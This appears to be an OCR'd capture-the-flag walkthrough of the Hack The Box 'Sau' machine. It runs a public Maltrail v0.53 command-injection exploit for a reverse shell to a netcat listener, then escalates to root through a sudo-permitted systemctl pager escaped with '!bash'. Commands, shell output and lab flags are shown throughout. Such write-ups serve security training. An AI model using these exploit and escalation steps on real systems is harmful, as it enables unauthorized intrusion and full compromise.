
After identifying that Maltrail v0.53 was running internally, I searched for a public exploit online. I Googled "Maltrail v0.53 exploit" and found a Python-based remote code execution (RCE) script published on GitHub by spookier.

https://github.com/spookier/Maltrail-v0.53-Exploit.git

After finding the public exploit for Maltrail v0.53 on GitHub. Finding and Cloning Maltrail Exploit


maltrail (v0.53) exploit - Google Search — Mozilla Firefox
Cybersecurity Certifi
Request Basket: adm
Request Basket: dgd
Maltrail
maltrail (v0.53) ex
https://www.google.com/search?q=maltrail+(v0.53)+
HTB Labs
HTB Certifications
HTB Academy
CTF Platform
Help Center
HTB Blog
10.10.11.224.55555 - G...
Google
maltrail (v0.53) exploit
Sign in
All
Videos
Images
Short videos
News
Shopping
Forums
More
Tools
GitHub
https://github.com › spookier › Maltrail-v0.53-Exploit
RCE Exploit For Maltrail-v0.53
This Python script exploits a command injection vulnerability in the Maltrail (v0.53) web service.
Vulnerability Explanation
README.md
Exploit.py
Issues 0
GitHub
https://github.com › Maltrail-v0.53-Exploit › blob › ex...
Maltrail-v0.53-Exploit/exploit.py at main · spookier ...
Running exploit on " + str(target_URL)) curl_cmd(listening_IP, listening_PORT, target_URL) def
curl_cmd(my_ip, my_port, target_url): payload = f'python3
Open Threat Exchange
https://otx.alienvault.com › pulse
Exploiting Maltrail v0.53 — Unauthenticated Remote Code ...
Aug 31, 2023 — A critical vulnerability in the Maltrail web application has been exposed in a blog post by
Iyaad Luqman K, a security researcher from the University of ...
x.com
https://x.com › hack_git › status
HackGit on X: "Maltrail-v0.53-Exploit This Python script ...
Oct 30, 2023 — Maltrail-v0.53-Exploit This Python script exploits a command injection vulnerability in
the Maltrail (v0.53) web service ...
Medium · Onur Can İnalkaç
7 months ago
HackTheBox [24] : Sau-Writeup. Request-Baskets SSRF, ...
Request-Baskets SSRF, The Maltrail Vulnerability & Sudo Misconfiguration. "HackTheBox [24] : Sau-
Writeup" is published by Onur Can İnalkaç.


GitHub - spookier/Maltrail-v0.53-Exploit: RCE Exploit For Maltrail-v0.53 — Mozilla Firefox
Cybersecurity Certifi
Request Basket: adm
Request Basket: dgd
Maltrail
GitHub - spookier
https://github.com/spookier/Maltrail-v0.53-Explo
HTB Labs
HTB Certifications
HTB Academy
CTF Platform
Help Center
HTB Blog
10.10.11.224.55555 - G...
README
The exploit creates a reverse shell payload encoded in Base64 to bypass potential protections like WAF, IPS or IDS and delivers it to the target URL using a curl command
The payload is then executed on the target system, establishing a reverse shell connection back to the attacker's specified IP and port
Usage
The script requires three arguments: the IP address where the reverse shell should connect back to (listening IP), the port number on which the reverse shell should connect (listening port) and the URL of the target system
Script requires curl to be installed
python3 exploit.py [listening_IP] [listening_PORT] [target_URL]
For example:
python3 exploit.py 1.2.3.4 1337 http://example.com
Disclaimer
This is intended for educational purposes and legal use only.
Always obtain proper authorization before performing penetration testing or exploiting vulnerabilities.
Ressource
https://huntr.dev/bounties/be3c5204-fbd9-448d-b97c-96a8d2941e87/
Terms
Privacy
Security
Status
Docs
Contact
Manage cookies
Do not share my personal information
© 2025 GitHub, Inc.



After finding the public exploit for **Maltrail v0.53** on GitHub.

Step 5: Exploiting Maltrail for Remote Code Execution

After identifying that Maltrail v0.53 was running internally, I searched for a public exploit online. I Googled "Maltrail v0.53 exploit" and found a Python-based remote code execution (RCE) script published on GitHub by spookier. The exploit targets a command injection


vulnerability through the username field on Maltrail's login page. I cloned the repository using the following commands:

mkdir sau

cd sau

git clone https://github.com/spookier/Maltrail-v0.53-Exploit.git

This command downloaded the full exploit code from GitHub into my machine. It pulled all files, including exploit.py, which I would use next to gain a shell.



After successfully cloning the Maltrail exploit, I continued with the following steps: ls

I saw the Maltrail-v0.53-Exploit folder, I navigating into the exploit folder:

cd Maltrail-v0.53-Exploit


This took me inside the actual directory containing the exploit files:ls

It showed two important files:

exploit.py – the Python script used to run the attack

README.md – a file that explains how the exploit works and how to use it


This confirmed that everything I needed was in place before running the exploit.




Setting Up tmux

To prepare, I started a new tmux session for better management:

tmux




This allowed me to work in multiple terminal windows or sessions easily, especially useful when running a listener and exploit at the same time. Once inside tmux, I saw the startup message from Hack The Box's Parrot OS instance, reminding me about persistent storage and available sudo privileges. With the environment ready, I was set to run the exploit.



Reverse Shell Access

To prepare, I started a new tmux session for better management:

nc -lvnp 4444



Running the Exploit

I ran the Python exploit to trigger the vulnerability in Maltrail's login page. I used the following command:

python3 exploit.py 10.10.14.44 4444 http://10.10.11.224:55555/admin

```
curl: (7) Failed to connect to 10.129.229.26 port 5555 after 3134 ms: Couldn't connect to server
┌[azizulrahaman@htb-v2b1am8dmc]-[~/sau/Maltrail-v0.53-Exploit]
└─ $python3 exploit.py 10.10.14.44 4444 http://10.10.11.224:55555/admin
Running exploit on http://10.10.11.224:55555/admin/login
[0] 0:python3*                                    "htb-v2b1am8dmc" 04:27 29-Apr-25
                                                  • The vulnerability exists in the lo
```

A reverse shell was successfully received

whoami

```
connect to [10.10.14.44] from (UNKNOWN) [10.10.11.224] 52694
$ whoami
whoami
puma
$ ls -all
ls -all
total 204
drwxr-xr-x 9 root root  4096 Jun 19  2023 .
drwxr-xr-x 3 root root  4096 Jun 19  2023 ..
-rw-rw-r-- 1 root root   179 Jan 31  2023 .gitattributes
-rw-rw-r-- 1 root root    13 Jan 31  2023 .gitignore
-rw-rw-r-- 1 root root  6418 Jan 31  2023 CHANGELOG
-rw-rw-r-- 1 root root   711 Jan 31  2023 CITATION.cff
-rw-rw-r-- 1 root root  1131 Jan 31  2023 LICENSE
-rw-rw-r-- 1 root root 42844 Jan 31  2023 README.md
drwxrwxr-x 2 root root  4096 Jun 19  2023 core
drwxrwxr-x 2 root root  4096 Jun 19  2023 docker
-rw-r--r-- 1 root root  7205 Apr 15  2023 h
drwxrwxr-x 5 root root  4096 Jun 19  2023 html
-rw-rw-r-- 1 root root   437 Jan 31  2023 maltrail-sensor.service
-rw-rw-r-- 1 root root   430 Jan 31  2023 maltrail-server.service
-rw-rw-r-- 1 root root  5810 Jan 31  2023 maltrail.conf
drwxrwxr-x 2 root root  4096 Jun 19  2023 misc
drwxrwxr-x 2 root root  4096 Jun 19  2023 plugins
-rw-rw-r-- 1 root root     9 Jan 31  2023 requirements.txt
-rwxrwxr-x 1 root root 63782 Jan 31  2023 sensor.py
-rwxrwxr-x 1 root root  5101 Jan 31  2023 server.py
drwxrwxr-x 4 root root  4096 Jun 19  2023 thirdparty
drwxrwxr-x 5 root root  4096 Jun 19  2023 trails
$
```

Step 5: Capturing User Flag

Navigated to Puma's home directory and captured the user flag:


cd /home/puma

cat user.txt

After I got access as the puma user, I moved into the /home/puma directory to check for the user flag. Inside the folder, I found a file named user.txt. I used the cat command to open it and successfully retrieved the user flag:

73e7e6b9034cd5e113cfcbdb2d96a1ad6.

This confirmed that I had full user-level access on the machine.



Flag: 73e7e6b9034cd5e113cfcbdb2d96a1ad6

Step 6: Privilege Escalation

Checked for sudo permissions:

sudo -l

Found: (ALL) NOPASSWD: /usr/bin/systemctl status trail.service

Since less is used in viewing service status, I leveraged it to escalate: sudo /usr/bin/systemctl status trail.service

```
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)
● trail.service - Maltrail. Server of malicious traffic detection system
     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:>
     Active: active (running) since Mon 2025-04-28 18:26:17 UTC; 15h ago
       Docs: https://github.com/stamparm/maltrail#readme
             https://github.com/stamparm/maltrail/wiki
   Main PID: 895 (python3)
      Tasks: 21 (limit: 4662)
     Memory: 39.8M
     CGroup: /system.slice/trail.service
             ├─ 895 /usr/bin/python3 server.py
             ├─1339 /bin/sh -c logger -p auth.info -t "maltrail[895]" "Failed p>
             ├─1340 /bin/sh -c logger -p auth.info -t "maltrail[895]" "Failed p>
             ├─1343 sh
             ├─1344 python3 -c import socket,os,pty;s=socket.socket(socket.AF_I>
             ├─1345 /bin/sh
             ├─1355 sudo /usr/bin/systemctl status trail.service
             ├─1357 /usr/bin/systemctl status trail.service
             ├─1358 pager
             ├─1359 sh -c /bin/bash -c bash
             ├─1360 bash
             ├─1899 /bin/sh -c logger -p auth.info -t "maltrail[895]" "Failed p>
             ├─1900 /bin/sh -c logger -p auth.info -t "maltrail[895]" "Failed p>
             ├─1903 sh
lines 1-23
```

Step 8: Capturing the Root Flag

Inside less, executed: !bash


Got root shell confirmed with: cat /root/root.txt

The flag was successfully revealed:
b8b4bc20111529609266abdb99ac9f7b

```
             ├─1360 bash
             ├─1899 /bin/sh -c logger -p auth.info -t "maltrail[895]" "Failed p>
             ├─1900 /bin/sh -c logger -p auth.info -t "maltrail[895]" "Failed p>
             ├─1903 sh
lines 1-23!bash
!bbaasshh!bash
root@sau:/home/puma# cat /root/root.txt
cat /root/root.txt
b8b4bc20111529609266abdb99ac9f7b
root@sau:/home/puma#
```

This confirmed full system compromise and completed the Sau machine.

Nmap Port Scan Result



Conclusion

This machine demonstrated how simple misconfigurations, when chained together, can lead to full system compromise. Starting from SSRF, pivoting into an internal RCE, and finally exploiting sudo misconfigurations, each step was critical. This walkthrough helped strengthen my skills in enumeration, vulnerability chaining, and Linux privilege escalation.